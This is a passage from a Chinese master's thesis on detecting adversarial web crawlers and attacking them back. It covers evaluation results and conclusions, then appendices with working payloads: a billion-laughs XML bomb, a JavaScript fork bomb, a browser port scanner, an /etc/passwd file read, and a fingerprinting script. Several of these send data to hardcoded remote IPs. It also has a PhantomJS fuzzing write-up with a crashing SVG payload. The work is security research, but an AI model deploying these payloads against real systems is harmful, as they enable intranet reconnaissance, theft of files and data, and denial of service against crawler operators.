从分类效果我们可以看出,请求中存在一定数目的静态请求,出现静态请求的原因在于在爬虫在初始加载网页的时候,并没执行指纹生成算法的载荷,也就不带有相关的动态信息。此外,动态 session 分类的效果很好,主要原因在于浏览器动态指纹的独特性,而静态 session 分类效果不佳,低于静态分类算法在数据集 (a) 上的分类结果,主要原因是多策略爬虫工具仅仅使用三种 webdriver,虽然这些 webdriver 有很多不同的版本,但同一类浏览器发出的请求的静态特征基本一致,这也导致 session 分类时会产生将使用了同一类浏览器但不同版本的请求分为一个 session 错误。但是,在真实的网络环境下,因为 webdriver 的差异性较大,且存在较为可靠的 ip 地址辅助 session 分类(多策略爬虫工具生成的请求中往往使用分布式 ip),静态 session 分类效果不会太差。

5.3.3 爬虫识别准确率和召回率

在最终的识别结果中,491 个动态 session 全部被识别为爬虫。静态 session 中除了一部分因为没有使用对抗的 ip 策略的 session 因为 ip 黑名单被识别为恶意爬虫,以及一部分因为含有恶意攻击载荷的请求而被标记为恶意爬虫的请求外,其他的请求均没有被识别为爬虫。最终的爬虫识别召回率为 91.30%。为了获取爬虫识别的准确率,我们在一部分批次的 session 中插入了人类访问,结果发现,爬虫识别的准确率在相关批次的 session 中平均为 98.60%,通过分析相关数据,获取到如此高的准确率的关键原因是:

- (1) 人类浏览器使用的 webdriver 和爬虫使用的 webdriver 有显著差异,session 分类不会出错;
- (2) 人类浏览器发送的浏览器动态特性(如鼠标移动)保证了该 session 不会被识别为爬虫;
- (3) 出现少量的识别错误是因为在部分请求中,点击了服务器上不存在的链接,导致了一定数量的 404 错误,分析该错误后发现是服务器上的配置错误。

5.3.4 爬虫对抗效果

我们通过手动降低恶意爬虫识别的阈值,将爬虫所在的 session 以及 ip 列入黑名单,并启用所有的攻击载荷。一段时间后,部分爬虫因为执行了资源消耗型的攻击载荷,向服务器发送的请求速度显著降低。部分爬虫因为执行了信息窃取型的攻击载荷,会将自身内网相关的敏感信息泄露到了指定的远程服务器上。甚至部分使用 Phantomjs 作为 webdriver 的爬虫,因为触发了 phantomjs 的内存破坏漏洞的攻击载荷,爬虫进程直接奔

溃退出。

```
root@abdd1e48e156:~/crawler# python crawler.py
policy_array: [0, 3, 0, 10, 0]
one thread for crawling has been created!
/usr/local/lib/python2.7/dist-packages/selenium/webdriver/phantomjs/webdriver.py:49: UserWarning: Selenium support for PhantomJS has been deprecated, please use headless versions of Chrome or Firefox instead
  warnings.warn('Selenium support for PhantomJS has been deprecated, please use headless ')
[*] sending request to /?real_session=80045118
('Connection aborted.', BadStatusLine('No status line received - the server has closed the connection',))
Exception in thread crawler_thread_1:
Traceback (most recent call last):
  File "/usr/lib/python2.7/threading.py", line 801, in __bootstrap_inner
    self.run()
  File "/usr/lib/python2.7/threading.py", line 754, in run
    self._target(*self._args, **self._kwargs)
  File "crawler.py", line 241, in run
    self.crawling_algorithm(response,request)
  File "crawler.py", line 138, in crawling_algorithm
    links = self._parse_links(response,request)
  File "crawler.py", line 82, in _parse_links
    links = get_all_links(response['content'],'http://172.16.10.1:8001',request['path'])
TypeError: 'NoneType' object has no attribute '__getitem__'
```

图 18 爬虫对抗效果图

结 论

爬虫技术与反爬虫技术之间的对抗一直是经久不息的话题，以往的反爬虫相关的工作往往局限于少量静态的 HTTP 请求信息中，忽视了对动态信息的充分利用，而本文中则充分使用了浏览器的动态信息和隐式的人类浏览行为用于爬虫检测。另一方面，过去反爬虫的研究针对目标是不存在对抗行为的普通爬虫，一旦遇上使用了对抗策略的爬虫，往往会失去应有的效果，本研究则引入了基于浏览器指纹的 session 分类计数，来确保 session 粒度上的爬虫识别的效果。除此之外，缺乏有效的对抗技术也是当今反爬虫系统的一大硬伤，但是本文中提出的爬虫对抗技术，却从资源耗尽、信息窃取和内存破坏三个方面提出了新维度的对抗技术。最终本文整合上述的理论，实现了具有良好效果的反爬虫原型系统，并对该系统做出了简要的评估。

本研究的主要工作总结如下：

- (1) 对抗样本下的 session 分类方法本文结合了传统的基于静态请求的特征的 session 方法，并进一步利用浏览器中具有较高熵值的浏览器指纹信息，最终基于经验建立相关模型并使用梯度下降求解模型参数取值，来实现对 web session 的分类；
- (2) 多维度爬虫检测方法本研究使用多维度的方法，来进行爬虫检测。这些方法包括传统的单粒度检测方法，改良的 session 粒度识别方法以及使用了诸如 taint link 的特殊检测方法。通过使用较完备的方法来保证爬虫是必然的准确率和召回率
- (3) 多维度爬虫对抗方法本文使用多维度的方法，来进行爬虫对抗。这方法包括资源耗尽型的攻击方法，信息窃取型的攻击方法，并使用了成熟的二进制漏洞挖掘技术和二进制漏洞挖掘工具，挖掘出相应的内存破坏漏洞，来实现新型的攻击方法。

本文采用的技术手段和方案，仍然存在待改进的地方，未来可以专注与一下问题，以构建出更为完备的反爬虫技术：

- (1) 本研究使用的 session 分类方法以及爬虫检测方法，依赖于 javascript 在客户端的执行并且将相关的内容回传的过程，但是已有的手段没有考虑，爬虫作者可能通过研究相应的 javascript 或者直接篡改流量关键字段等方法来绕过相关的检测。后续的研究需要给出完整的 javascript 混淆方案以及关键流量加密方案，来保证检

测方法的有效性。

- (2) 爬虫技术与反爬虫技术的迭代本质上一种技术上的对抗。一旦本文公开，那么随即而来的可能是爬虫作者，针对本文的检测方案和对抗策略生成相应的反制措施，那么如何在公开核心算法的同时又能保证相应反制措施实现的高成本？这也是未来可以关注的重要研究方向。
- (3) 本文中使用了过多的启发式算法，并且引入了大量人工设定的阈值和规则，例如在区分爬虫和恶意爬虫中引入人工阈值。尝试找到一种新的方案来降低这些阈值设定和调整的成本，甚至实现 **adaptive** 的算法，这将是很有意义的研究。

附 录

A 动态特征获取

通过在目标浏览器中执行相关 javascript 代码，从而获取目标浏览器中的动态特征。这些特征包括：webrtc 特征，窗口特征，电池状态，html5 的相关 api 接口，浏览器插件以及鼠标行为。部分函数之间有严格的顺序依赖关系，此外，还需要保证 javascript 在不同浏览器中的兼容性。

```
1 var webrtc_res = 'internal ip: ';
2 var fp = '';
3 var window_info = "window size: " + window.outerWidth + 'x' + window.outerHeight;
4 var close_time = '';
5 var special_func = 'special functions: ';
6 var battery_s = 'battery status: ';
7 var webaudio_s = 'webaudio status: ';
8 var websocket_s = 'websocket status: ';
9 var webgl_s = 'webGL status: ';
10 var webrtc_s = 'webrtc status: ';
11 var plugins_s = 'plugins: ';
12 var all_events = {'onmouseover':0, 'onmouseout':0, 'onmousedown':0, 'onmouseup':0, 'onmouseleave':0, 'onmouseenter':0, 'ondblclick':0, 'oncontextmenu':0, 'onclick':0, 'onkeydown':0, 'onkeypress':0, 'onkeyup':0 };
13 var event_res = 'mouse and keyboard events: ';
14 var newline = String.fromCharCode(10);
15
16 ...
17 此处省略具体函数实现代码
18 ...
19
20 hook_mouse_keyboard_event();
21 webrtc();
22 battery_status();
23 websocket_status();
```

```

24 webaudio_status();
25 webgl_status();
26 webrtc_status();
27 plugin_list();
28 special_function();
29 alert_detection();
30
31 function final(){
32     return webrtc_res + newline + fp + newline + window_info + newline + close_time +
        newline + battery_s + newline + webaudio_s + newline + websocket_s + newline +
        webgl_s + newline + webrtc_s + newline + plugins_s + newline + special_func +
        newline + event_res + JSON.stringify(all_events) + newline;
33 }
34 setTimeout(function() {var f = final();console.log(f);window.location.href='http://4.1.5.4/1.php?a
    =' + btoa(f);}, 1000);

```

B 示例攻击载荷

B.1 资源耗尽型攻击代码

资源耗尽型攻击代码通过大量的死循环以及递归，来实现对爬虫宿主机计算和存储资源的大量消耗，从而实现干扰爬虫正常运行的目标。

如下所示是 **billion laugh** 的攻击载荷，通过大量的参数实体中的引用，使得最后输出的 **xml** 的内容中包含指数级数量的 **lol** 字符串。

```

1 <?xml version="1.0"?>
2 <!DOCTYPE lolz [
3   <!ENTITY lol "lol">
4   <!ELEMENT lolz (#PCDATA)>
5   <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
6   <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
7   <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
8   <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
9   <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
10  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
11  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
12  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
13  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">

```

```

14 ]>
15 <lolz>&l9l9;</lolz>

```

如下所示 **js fork bomb** 的攻击载荷，该攻击载荷通过指数级的 **fork** 来实现对爬虫宿主系统的计算资源的耗尽，直至其无法再 **fork** 新的进程为止：

```

1 function die () {
2   setTimeout(function () {die(); die()}, 0)
3 }
4 die();

```

B.2 示例端口扫描程序

该攻击载荷用于在爬虫所在的无头浏览器中运行，获取爬虫所在宿主机内网中的端口开放情况。因为 **unsafe ports** 的浏览器安全机制的限制，部分关键端口无法扫描。扫描完成后，会将扫描结果通过窗口跳转机制传输到指定的服务器上。

```

1 var result="";
2 var newline = String.fromCharCode(10);
3 function scanPort(target,port,timeout)
4 {
5   var time = Date.now();
6   var img=new Image();
7   img.onerror=function ()
8   {
9     console.log( target + ':' + port + ' ' + (Date.now() - time) + 'ms');
10    if (!img) return;
11    img=undefined;
12    out(target,port,"open");
13  }
14
15  img.onload=img.onerror;
16  img.src='http://' + target + ':' + port;
17
18  setTimeout(function() {
19    if (!img) return;
20    img = undefined;
21    out(target,port,"close");
22  },timeout);

```

```

23 }
24
25 function scanTarget(target,port,timeout)
26 {
27     for(i=0;i<port.length;i++)
28         scanPort(target,port[i], timeout);
29 }
30
31 var out=function(target,port,status) {
32     result +=target+':'+port+' '+status+newline;
33     console.log(target+':'+port+' '+status+newline);
34 }
35
36 var scan=function(target,port,timeout)
37 {
38     scanTarget(target, port.split(','), timeout);
39 }
40
41 scan("192.168.244.154","80,443,445,1521,2222,3306,3389,5901,6379,\
42 7001,8000,8001,8005,8080,8888,22222",1000);
43 setTimeout(function() {window.location.href="http://8.90.144.214/1.php?b="+result;},2000);

```

B.3 任意文件读取攻击载荷

该攻击载荷一旦成功执行，可以在爬虫所在的宿主机读取任意文件并发送到远程服务器。但是因为该攻击载荷使用了 **cross origin request** 的技巧，因此要求爬虫在本地文件系统上渲染该文件，且无头浏览器安全策略不限制 **file** 协议的使用。

```

1 var xhr = new XMLHttpRequest();
2 xhr.onreadystatechange = function() {
3     if (xhr.readyState == XMLHttpRequest.DONE) {
4         window.location.href="http://7.9.5.4/index.php?msg=" + xhr.responseText;
5     }
6 }
7 xhr.open('GET', 'file:///etc/passwd', true);
8 xhr.send(null);

```

C 漏洞挖掘与分析

C.1 漏洞挖掘 AFL 示例

首先使用 AFL 提供的 `afl-gcc` 以及 `afl-g++` 来编译 PhantomJs，二次编译的目的是为了在程序中插桩，通过插桩来获取程序执行时的执行路径，以此来计算 fuzz 的覆盖率指标。

```
1 CC=/usr/local/bin/afl-gcc CXX=/usr/local/bin/afl-g++ CXXFLAGS="-Winvalid-pch" python
  build.py
```

为了使得 phantomjs 能够加载和渲染相应的网页，我们需要编写额外的 javascript 的程序进行引导。该程序只需要实现访问网页并渲染的最基本功能即可：

```
1 "use strict";
2 var page = require('webpage').create(), address, output, system = require('system'),
3
4 output = "/var/www/html/out.png";
5
6 page.content = '<html><h1>hello world!</h1></html>';
7 page.content = system.stdin.readLine();
8 window.setTimeout(function () {
9     page.render(output);
10    phantom.exit();
11 }, 200);
```

此外，我们选取了一个使用 domato 生成的 svg 文件做为原始输入进行 fuzz，svg 文件的内容如下：

```
1 <?xml version='1.0' ?><svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3
  .org/1999/xlink" version="1.1" width="54" height="179%"><desc>c</desc><style type="
  text/css"> {c: ;}</style><defs><marker id="a" stroke="url(#h)"><line stroke-dasharray=
  "0.1" x1="-24%" y1="100%" x2="-0.1" y2="1" /></marker></defs></svg>
```

为了充分利用高性能服务器的计算能力，我们使用一个 master 进程，三个 slave 进程的方式进行并发 fuzz：

```
1 afl-fuzz -i input/ -o output/ -m none -M fuzzer01 -- phantomjs_afl /root/fuzz/test/test3.js
2 afl-fuzz -i input/ -o output/ -m none -S fuzzer02 -- phantomjs_afl /root/fuzz/test/test3.js
3 afl-fuzz -i input/ -o output/ -m none -S fuzzer03 -- phantomjs_afl /root/fuzz/test/test3.js
```

```
4 afl-fuzz -i input/ -o output/ -m none -S fuzzer04 -- phantomjs_afl /root/fuzz/test/test3.js
```

通过几天的 fuzz，我们获取到了大量的 hangs（超时错误）：

```
american fuzzy lop 2.51b (fuzzer01)

process timing
  run time : 8 days, 15 hrs, 34 min, 48 sec
  last new path : 0 days, 0 hrs, 0 min, 3 sec
  last uniq crash : none seen yet
  last uniq hang : 0 days, 0 hrs, 2 min, 36 sec
  correctness : 2.859090e-03
  fuzzability : 8.485189e-01

cycle progress
  now processing : 1118* (4.66%)
  paths timed out : 0 (0.00%)

stage progress
  now trying : sync 2
  stage execs : 1709/-
  total execs : 1.47M
  exec speed : 2.15/sec (zzzz...)

fuzzing strategy yields
  bit flips : 479/54.8k, 175/54.7k, 129/54.7k
  byte flips : 7/6846, 19/6825, 35/6783
  arithmetics : 566/381k, 1/4223, 0/3
  known ints : 38/37.3k, 154/189k, 228/298k
  dictionary : 0/0, 0/0, 0/0
  havoc : 1339/13.3k, 0/0
  trim : 0.00%/3171, 0.00%

overall results
  cycles done : 0
  current paths : 24.0k
  path coverag : 0.5%
  uniq crashes : 0
  uniq hangs : 119
  effec paths : 2.336

map coverage
  map density : 78.27% / 92.33%
  count coverage : 3.72 bits/tuple

findings in depth
  favored paths : 842 (3.51%)
  new edges on : 2289 (9.55%)
  total crashes : 0 (0 unique)
  total tmouts : 1732 (1270 unique)

path geometry
  levels : 3
  pending : 24.0k
  pend fav : 838
  own finds : 3170
  imported : 20.8k
  stability : 91.19%

[cpu000:119%]
```

图 A1 AFL hangs

C.2 PhantomJs 漏洞分析

在确定能够触发漏洞的样本后，我们首先使用 gdb 尝试定位到具体的漏洞触发函数：

```
1 gdb --args /root/fuzz/phantomjs/bin/phantomjs /root/fuzz/crash/test2.js test.svg
```

```
gdb-peda$ bt
#0  0x000000001f32442 in QVector<QPainterPath::Element>::reallocData(int, int, QFlags<QArrayData::AllocationOption>) ()
#1  0x000000001f80970 in QVector<QPainterPath::Element>::append(QPainterPath::Element const&) ()
#2  0x000000001f7b32b in QPainterPath::lineTo(QPointF const&) ()
#3  0x000000001f7c2a7 in qt_path_stroke_line_to(double, double, void*) ()
#4  0x000000001fc2178 in bool qt_stroke_side<QSubpathForwardIterator>(QSubpathForwardIterator*, QStroker*, bool, QLineF*) ()
#5  0x000000001fc002b in QStroker::processCurrentSubpath() ()
#6  0x000000001fbb8cf in qdashstroker_moveTo(double, double, void*) ()
#7  0x000000001fbff48 in QDashStroker::processCurrentSubpath() ()
#8  0x000000001fc1b60 in QDashStroker::end() ()
#9  0x000000001fbb627 in QStrokerOps::strokePath(QPainterPath const&, void*, QTransform const&) ()
#10 0x000000001f80538 in QPainterPathStroker::createStroke(QPainterPath const&) const ()
#11 0x000000000b694b9 in WebCore::Path::strokeBoundingBox(WebCore::StrokeStyleApplier*) const ()
#12 0x0000000013453a6 in WebCore::RenderSVGShape::calculateStrokeBoundingBox() const ()
#13 0x00000000135b1be in WebCore::RenderSVGShape::updateShapeFromElement() ()
#14 0x00000000135b459 in WebCore::RenderSVGPath::updateShapeFromElement() ()
#15 0x000000001353042 in WebCore::RenderSVGShape::layout() ()
```

图 A2 GDB backtrace

不难看出我们的漏洞存在 `QVector<QPainterPath::Element>::reallocData` 函数中，该函数文件位置为：`phantomjs/src/qt/qtbase/src/corelib/tools/qvector.h`。我们在 gdb 中使用反汇编功能可以查看到触发漏洞具体的汇编代码为：

```

0x000000001f32420 <+32>: mov     eax,DWORD PTR [rbx+0x8]
0x000000001f32423 <+35>: and     eax,0xffffffff
0x000000001f32428 <+40>: cmp     eax,edx
0x000000001f3242a <+42>: je      0x1f32520 <_ZN7QVectorIN12QPainterPath7ElementEE11reallocDataEi6QFlagsIN10QArrayData16AllocationOptionEE+288>
0x000000001f32430 <+48>: movsxd  rdx,edx
0x000000001f32433 <+51>: mov     esi,0x8
0x000000001f32438 <+56>: mov     edi,0x18
0x000000001f3243d <+61>: call    0x2177720 <_ZN10QArrayData8allocateEmm6QFlagsIN5_16AllocationOptionEE>
=> 0x000000001f32442 <+66>: mov     DWORD PTR [rax+0x4],r13d
0x000000001f32446 <+70>: mov     rbx,rax
0x000000001f32449 <+73>: mov     rax,DWORD PTR [rbp+0x0]
0x000000001f3244d <+77>: movsxd  rdx,DWORD PTR [rax+0x4]
0x000000001f32451 <+81>: mov     rcx,QWORD PTR [rax+0x10]
0x000000001f32455 <+85>: lea     rsi,[rax+rcx*1]
0x000000001f32459 <+89>: cmp     r13d,edx

```

图 A3 GDB 反汇编代码

由上图可知，在调用了函数 `QArrayData::allocate` 函数（使用 `c++filt` 工具还原其函数名）之后，函数将 `allocate` 分配的地址空间作为返回值存储于 `rax` 寄存器，并在之后对该地址中对应的成员变量的修改中触发了漏洞。通过查看当前的寄存器值，可以发现，`QArrayData::allocate` 返回的地址空间指针为 `0x0`，即空指针，因此之后对该指针指向的对象的成员变量操作时触发了空指针引用的错误。

为了进一步探究 `allocate` 函数返回空指针的根本原因，我们修改源代码加入对 `allocate` 函数的传递参数的监控。

```

0x14,0x15,0x8
0x29,0x2a,0x8
0x54,0x55,0x8
0xa9,0xaa,0x8
0x154,0x155,0x8
0x2a9,0x2aa,0x8
0x554,0x555,0x8
0xaa9,0xaa,0x8
0x1554,0x1555,0x8
0x2aa9,0x2aaa,0x8
0x5554,0x5555,0x8
0xaaa9,0xaaaa,0x8
0x15554,0x15555,0x8
0x2aaa9,0x2aaaa,0x8
0x55554,0x55555,0x8
0xaaaa9,0xaaaaa,0x8
0x155554,0x155555,0x8
0x2aaaa9,0x2aaaaa,0x8
0x555554,0x555555,0x8
0xaaaaa9,0xaaaaaa,0x8
0x1555554,0x1555555,0x8
0x2aaaaa9,0x2aaaaaa,0x8
0x5555554,0x5555555,0x8
0xaaaaaa9,0xaaaaaaa,0x8
0x15555554,0x15555555,0x8
0x2aaaaaa9,0x2aaaaaaa,0x8
Thread 1 "phantomjs" received signal SIGSEGV, Segmentation fault.

```

图 A4 `allocate` 函数参数监控

从结果可以看出，`allocate` 传入的参数中代表分配内存的参数每次调用都在以指数级的形式增长，最多的情况下，整个 `phantomjs` 的进程已经占用到了系统的 1G 内存。由此，我们猜测，`allocate` 对最大分配的内存空间有限制，一旦超过指定的大小，则返回空指针。而攻击载荷中的 `height=1E9%` 正是消耗大量内存的关键，这个参数相当于将整

张 svg 图片的画布放大了 1000 万倍。

```
root@fuzzer:~/fuzz/test/output/fuzzer01/hangs# cat cat id\:  
000013\,src\000387\,op\arith8\,pos\139\,val\:+14  
cat: cat: No such file or directory  
<?xml version='1.0' ?><svg xmlns="http://www.w3.org/2000/sv  
g" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"  
width="54" height="1E9%"><desc>c</desc><style type="text/c  
ss"> {c: ;}</style><defs><marker id="a" stroke="url(#h)"><l  
ine stroke-dasharray="0.1" x1="-24%" y1="100%" x2="-4.1" y  
2="1" /></marker></defs></svg>
```

图 A5 SVG 攻击载荷

致 谢

首先要感谢我的导师李舟军教授的辛勤指导和孜孜不倦的教诲，在我的研究生学习生活中，李老师提供给我很多有大智慧的建议和关键的指引，让我无需再黑暗中摸索。其次要感谢新加坡国立大学的梁振凯副教授对我的帮助，我在 NUS 交流的三个月中，他不仅提供给我大量关于爬虫 `webdriver` 漏洞挖掘的建议，也提供了给我这样一个平台，在这里我通过和其他 NCL 成员的交流锻炼了基础的科研能力。此外，还要感谢清华-奇安信联合研究中心的小伙伴们，他们为我的研究提供了即为关键的数据，这些数据包括 10 万条清华某网站的请求数据，10 万条 360 天眼恶意攻击数据以及检测恶意攻击流量的相关规则，是这些数据支撑起了我的整篇论文。也要感谢我在北航 `Lancet` 的队员么，他们带领着我捧起了大大小小无数次比赛的奖杯，收获了大量荣誉的同时也锻炼了网安技术与能力。

最后也要感谢父母对我的养育教导之恩，以及我自己通过大量健身运动锻炼的优秀身体素质，才能在短短两年半的时间内抗住这么多高强度的比赛，科研和学术交流。